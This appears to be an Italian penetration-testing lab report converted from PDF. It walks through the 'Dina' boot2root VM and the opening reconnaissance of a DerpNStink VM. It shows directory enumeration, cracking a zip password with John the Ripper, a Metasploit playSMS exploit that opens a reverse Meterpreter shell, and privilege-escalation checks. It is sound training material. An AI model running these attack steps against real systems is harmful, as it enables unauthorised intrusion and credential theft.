by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url:          http://192.168.56.103/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

/.htaccess        (Status: 403) [Size: 291]
/.htpasswd        (Status: 403) [Size: 291]
/cgi-bin/         (Status: 403) [Size: 290]
/index           (Status: 200) [Size: 3618]
/nothing          (Status: 301) [Size: 318] [→ http://192.168.56.103/nothing/]
/robots           (Status: 200) [Size: 102]
/robots.txt       (Status: 200) [Size: 102]
/secure            (Status: 301) [Size: 317] [→ http://192.168.56.103/secure/]
/server-status    (Status: 403) [Size: 295]
/tmp               (Status: 301) [Size: 314] [→ http://192.168.56.103/tmp/]
/uploads          (Status: 301) [Size: 318] [→ http://192.168.56.103/uploads/]

Progress: 20469 / 20470 (100.00%)
=====
Finished
```

- Ricognizione homepage e directory /nothing identificata da gobuster.
- Identificato nel codice HTML un elenco di possibili password.




# Ricognizione

```
(kali㉿kali)-[~]
$ gobuster dir -u http://192.168.56.103/ -w /usr/share/wordlists/dirb/big.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          http://192.168.56.103/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
Starting gobuster in directory enumeration mode

/.htaccess        (Status: 403) [Size: 291]
/.htpasswd        (Status: 403) [Size: 291]
/cgi-bin/         (Status: 403) [Size: 290]
/index           (Status: 200) [Size: 3618]
/nothing          (Status: 301) [Size: 318] [→ http://192.168.56.103/nothing/]
/robots           (Status: 200) [Size: 102]
/robots.txt       (Status: 200) [Size: 102]
/secure           (Status: 301) [Size: 317] [→ http://192.168.56.103/secure/]
/server-status    (Status: 403) [Size: 295]
/tmp              (Status: 301) [Size: 314] [→ http://192.168.56.103/tmp/]
/uploads          (Status: 301) [Size: 318] [→ http://192.168.56.103/uploads/]
Progress: 20469 / 20470 (100.00%)

Finished
```

- Directory scan con gobuster ha rivelato una directory ancora sconosciuta /secure.
- Trovato file backup.zip all'interno di tale directory.



# Archivio backup.zip

Archivio backup.zip protetto da password.

Estrazione dell'hash tramite zip2john.

Tentativo cracking hash con John The Ripper con le passwords ottenute in precedenza.

```
(kali㉿kali)-[~]
$ zip2john Downloads/backup.zip > hash.txt

(kali㉿kali)-[~]
$ cat hash.txt
backup.zip/backup-cred.mp3:$zip2$*0*1*0*f7fbed2094d28bc9*841a*82*67ec429908caf33cf34e5c3f30a13a23747c4dfe17914274b6e404d2b59d8dcec9f8dc
549ce43ac4b5d2a2ff104f98aba748d566a8480df978f0a8f4cf4f485b2414d1328304207d7044d604e80b009828b56dac4d8a3f876464c9d9de757e20f2c612dff6839c
4f9ec7bdd10c168be5624b860f860dda8f749597302f9fc10a14f*e6da1038b02c0bc7bd4c*$:backup-cred.mp3:backup.zip:Downloads/backup.zip

(kali㉿kali)-[~]
$ nvim dina_passwords.txt

(kali㉿kali)-[~]
$ cat dina_passwords.txt
freedom
password
helloworld!
diana
iloveroot

(kali㉿kali)-[~]
$ john --wordlist=dina_passwords.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Cost 1 (HMAC size) is 130 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 5 candidates left, minimum 24 needed for performance.
freedom          (backup.zip/backup-cred.mp3)
1g 0:00:00:00 DONE (2024-07-15 23:01) 16.66g/s 83.33p/s 83.33c/s 83.33C/s freedom..iloveroot
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

# Accesso all'archivio

Terminal session showing extracted content from backup-cred.mp3:

```
(kali㉿kali)-[~]
$ cat Downloads/backup-cred.mp3

I am not toooo smart in computer .....dat the resoan i always choose easy password ...with creds backup file....
```

Extracted content highlights:

- uname: touhid
- password: \*\*\*\*\*
- url : /SecreTSMStgatwayLogin

List of findings:

- Estratto contenuto dell'archivio: file backup-cred.mp3.
- Identificato file .mp3 come file di testo.
- File contiene username in chiaro e password nascosta.
- Presente anche un URL nascosto /SecreTSMStgatwayLogin.

Browser screenshots showing the login process:

- First screenshot shows the playSMS dashboard with the user "touhid" logged in.
- Second screenshot shows the playSMS login page.
- A callout box states: "Effettuato login alla pagina web del servizio playSMS con nome utente touhid e una delle password trovate in precedenza: "diana".

Red arrows point from the highlighted text in the terminal to the corresponding findings in the list, and from the playSMS dashboard to the callout box.

# Exploit playSMS Metasploit

```
msf6 > search playsms
```

## Matching Modules

#	Name
-	
0	exploit/multi/http/playsms_uploadcsv_exec
1	exploit/multi/http/playsms_template_injection
2	exploit/multi/http/playsms_filename_exec

```
msf6 > use exploit/multi/http/playsms_filename_exec  
[*] Using configured payload php/meterpreter/reverse_tcp  
msf6 exploit(multi/http/playsms_filename_exec) > show options
```

### Module options (exploit/multi/http/playsms\_filename\_exec):

Name	Current Setting	Required	Description
PASSWORD	admin	yes	Password to authenticate with
Proxies		no	A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	Base playsms directory path
USERNAME	admin	yes	Username to authenticate with
VHOST		no	HTTP server virtual host

### Payload options (php/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
msf6 exploit(multi/http/playsms_filename_exec) > set RHOSTS 192.168.56.103  
RHOSTS => 192.168.56.103  
msf6 exploit(multi/http/playsms_filename_exec) > set TARGETURI /SecreTSMGatwayLogin  
TARGETURI => /SecreTSMGatwayLogin  
msf6 exploit(multi/http/playsms_filename_exec) > set USERNAME touhid  
USERNAME => touhid  
msf6 exploit(multi/http/playsms_filename_exec) > set PASSWORD diana  
PASSWORD => diana  
msf6 exploit(multi/http/playsms_filename_exec) > set LHOST 192.168.56.102  
LHOST => 192.168.56.102  
msf6 exploit(multi/http/playsms_filename_exec) > show options
```

### Module options (exploit/multi/http/playsms\_filename\_exec):

Name	Current Setting	Required	Description
PASSWORD	diana	yes	Password to authenticate with
Proxies		no	A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS	192.168.56.103	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/SecreTSMGatwayLogin	yes	Base playsms directory path
USERNAME	touhid	yes	Username to authenticate with
VHOST		no	HTTP server virtual host

### Payload options (php/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.56.102	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Ricerca con Metasploit di un possibile exploit per il servizio playSMS.

Scelto exploit e payload per ottenere una sessione Meterpreter.

Esecuzione exploit e ottenimento sessione Meterpreter su macchina target.

```
msf6 exploit(multi/http/playsms_filename_exec) > exploit  
[*] Started reverse TCP handler on 192.168.56.102:4444  
[+] Authentication successful : [ touhid : diana ]  
[*] Sending stage (39927 bytes) to 192.168.56.103  
[*] Meterpreter session 1 opened (192.168.56.102:4444 → 192.168.56.103:43082) at 2024-07-15 23:12:17 +0200
```

```
meterpreter > █
```

# Privilege escalation

```
meterpreter > shell
Process 1667 created.
Channel 0 created.
python -c 'import pty; pty.spawn("/bin/bash");'
www-data@Dina:/var/www/SecreTSMGatwayLogin$ sudo -l
sudo -l
Matching Defaults entries for www-data on this host:
  env_reset,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/l
User www-data may run the following commands on this host:
(ALL) NOPASSWD: /usr/bin/perl
www-data@Dina:/var/www/SecreTSMGatwayLogin$
```

- **import pty** importa il modulo pty (pseudo-terminal) di Python, che fornisce funzioni per manipolare gli pseudo-terminali.
  - **pty.spawn("/bin/bash")** avvia un processo figlio (in questo caso, la shell Bash) e lo collega al terminale corrente, consentendo di interagire con esso come se fosse eseguito direttamente.

3

**DerpNSTink 2018**


# Introduzione



## Descrizione blackbox

Sfida boot2root per creare un ambiente sicuro in cui è possibile eseguire test di penetrazione reali su un target (intenzionalmente) vulnerabile.  
Nessuna conoscenza iniziale del sistema target.

Obiettivo: **trovare tutte le 4 flag, ottenendo infine l'accesso a livello root.**



# Identificazione IP

- Interfaccia di rete configurata in DHCP su rete interna.
- Necessario identificare indirizzo IP del target, tramite il comando "netdiscover".

Currently scanning: 192.168.82.0/16 | Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
		1	60	Unknown vendor
192.168.56.1	08:00:27:27:fd:d3	1	60	PCS Systemtechnik GmbH
192.168.56.2	0a:00:27:00:00:00	1	60	Unknown vendor
192.168.56.100	08:00:27:2e:ce:ad	1	60	PCS Systemtechnik GmbH

# Raccolta informazioni

```
(kali㉿kali)-[~]
└─$ nmap -p- -A 192.168.56.100
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-18 14:10 CEST
Nmap scan report for 192.168.56.100
Host is up (0.0053s latency).

Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 12:4e:f8:6e:7b:6c:c6:d8:7c:d8:29:77:d1:0b:eb:72 (DSA)
|   2048 72:c5:1c:5f:81:7b:dd:1a:fb:2e:59:67:fe:a6:91:2f (RSA)
|   256 06:77:0f:4b:96:0a:3a:2c:3b:f0:8c:2b:57:b5:97:bc (ECDSA)
|   256 28:e8:ed:7c:60:7f:19:6c:e3:24:79:31:ca:ab:5d:2d (ED25519)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: DeRPNStiNK
| http-robots.txt: 2 disallowed entries
|_/php/ /temporary/
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.62 seconds
```

## Port scanning con NMAP

Rilevate tre porte aperte:

- 21 - ftp.
- 22 - ssh.
- 80 - http.

# Enumerazione directory

```
(kali㉿kali)-[~]
$ gobuster dir -u http://192.168.56.100/ -w /usr/share/wordlists/dirb/big.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                      http://192.168.56.100/
[+] Method:                   GET
[+] Threads:                  10
[+] Wordlist:                 /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:               gobuster/3.6
[+] Timeout:                  10s
=====
Starting gobuster in directory enumeration mode
=====
```

```
/.htpasswd          (Status: 403) [Size: 290]
/.htaccess          (Status: 403) [Size: 290]
/css                (Status: 301) [Size: 313] [→ http://192.168.56.100/css/]
/javascript         (Status: 301) [Size: 320] [→ http://192.168.56.100/javascript/]
/js                 (Status: 301) [Size: 312] [→ http://192.168.56.100/js/]
/php                (Status: 301) [Size: 313] [→ http://192.168.56.100/php/]
/robots.txt          (Status: 200) [Size: 53]
/server-status       (Status: 403) [Size: 294]
/temporary           (Status: 301) [Size: 319] [→ http://192.168.56.100/temporary/]
/weblog              (Status: 301) [Size: 316] [→ http://192.168.56.100/weblog/]
Progress: 20469 / 20470 (100.00%)
=====
```

